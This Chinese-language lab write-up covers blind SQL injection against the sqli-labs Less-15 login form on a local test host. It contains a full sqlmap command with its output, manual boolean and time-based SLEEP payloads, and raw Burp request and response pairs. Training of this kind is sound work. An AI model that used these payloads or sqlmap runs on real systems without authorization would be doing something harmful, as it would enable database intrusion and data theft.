第十五课

知识点：布尔型盲注（B-B）或者延时盲注（T-B）难点就是单引号的盲注而已


目录：

Sqlmap 梭哈


完全手工：

Sqlmap 梭哈：

第一次没出数据：



Src 或者真实工作最怕就是这样的，有注入但是你使出浑身解数 sqlmap 就是没用




不甘心，重启了浏览器，继续跑同样的裸奔 payload


安全就是这样。没有 payload 直接裸奔 sqlmap 出数据了。时间盲注。其实。这个 sql 还有布尔型盲注。

```
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1561135050792.req --threads 10   --dbms="mysql"  --proxy=http://127.0.0.1:8080    -p uname
                        {1.3.6.42#dev}
                        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable loc
federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:37:32 /2019-06-22/

[00:37:32] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\\1561135050792.req'
[00:37:32] [INFO] testing connection to the target URL
[00:37:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:37:34] [INFO] testing if the target URL content is stable
[00:37:35] [INFO] target URL content is stable
[00:37:36] [WARNING] heuristic (basic) test shows that POST parameter 'uname' might not be injectable
[00:37:37] [INFO] testing for SQL injection on POST parameter 'uname'
[00:37:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:37:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:37:52] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:37:57] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[00:37:58] [INFO] testing 'MySQL inline queries'
[00:37:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:37:59] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)
[00:38:29] [INFO] POST parameter 'uname' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[00:38:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:38:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:38:53] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[00:39:12] [INFO] checking if the injection point on POST parameter 'uname' is a false positive
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 77 HTTP(s) requests:
---
Parameter: uname (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=ssss' AND (SELECT 2667 FROM (SELECT(SLEEP(5)))NJwk) AND 'joUH'='joUH&passwd=123456&submit=Submit
---
[00:39:35] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[00:39:35] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'

[*] ending @ 00:39:35 /2019-06-22/
```

手工：


对比返回的数据表（页面差异）(这个注入非常尴尬，因为账号必须要存在的才可以 B-B 注入)。此处用的 admin 做到测试






直接查询数据库长度验证


admin1' and (length(database())) = 8 #





延时手工注入：(对比时间差距 5s)

admin1' and If(((length(database())) = 8),1,sleep(5)) #



Raw Params Headers Hex


```
POST /sql_lab/Less-15/ HTTP/1.1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.20.25 (KHTML, like
Gecko) Version/5.0.4 Safari/533.20.27
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Connection: close
Referer: http://192.168.74.128/sql_lab/Less-15/
Upgrade-Insecure-Requests: 1

uname=admin1' and  If(((length(database())) = 8),1,sleep(5)) #&passwd=123456&submit=Submit
```

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 21 Jun 2019 16:50:22 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 1492
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <title>Less-15- Blind- Boolian Based- String</title>
</head>

<body bgcolor="#000000">
<div style=" margin-top:20px;color:#FFF; font-size:24px; text-align:center">
Welcome  <font color="#FF0000"> Dhakkan </font><br></div>

<div  align="center" style="margin:40px 0px 0px 520px;border:20px; background-color:#0CF;
text-align:center; width:400px; height:150px;">

<div style="padding-top:10px; font-size:15px;">


<!--Form to post the data for sql injections Error based SQL Injection-->
<form action="" name="form1" method="post">
        <div style="margin-top:15px; height:30px;">Username :    
            <input type="text"  name="uname" value=""/>
        </div>
        <div> Password  :    
                <input type="text" name="passwd" value=""/>
        </div></br>
        <div style=" margin-top:9px;margin-left:90px;">
                <input type="submit" name="submit" value="Submit" />
        </div>
```

Type a search term 0 matches

Done 1,697 bytes | 1,051 millis



Raw Params Headers Hex

```
POST /sql_lab/Less-15/ HTTP/1.1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.20.25 (KHTML, like
Gecko) Version/5.0.4 Safari/533.20.27
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Connection: close
Referer: http://192.168.74.128/sql_lab/Less-15/
Upgrade-Insecure-Requests: 1

uname=admin1' and  If(((length(database())) = 7),1,sleep(5)) #&passwd=123456&submit=Submit
```

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 21 Jun 2019 16:49:47 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 1446
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <title>Less-15- Blind- Boolian Based- String</title>
</head>

<body bgcolor="#000000">
<div style=" margin-top:20px;color:#FFF; font-size:24px; text-align:center">
Welcome  <font color="#FF0000"> Dhakkan </font><br></div>

<div  align="center" style="margin:40px 0px 0px 520px;border:20px; background-color:#0CF;
text-align:center; width:400px; height:150px;">

<div style="padding-top:10px; font-size:15px;">


<!--Form to post the data for sql injections Error based SQL Injection-->
<form action="" name="form1" method="post">
        <div style="margin-top:15px; height:30px;">Username :    
            <input type="text"  name="uname" value=""/>
        </div>
        <div> Password  :    
                <input type="text" name="passwd" value=""/>
        </div></br>
        <div style=" margin-top:9px;margin-left:90px;">
                <input type="submit" name="submit" value="Submit" />
        </div>
```

Type a search term 0 matches

Done 1,651 bytes | 6,043 millis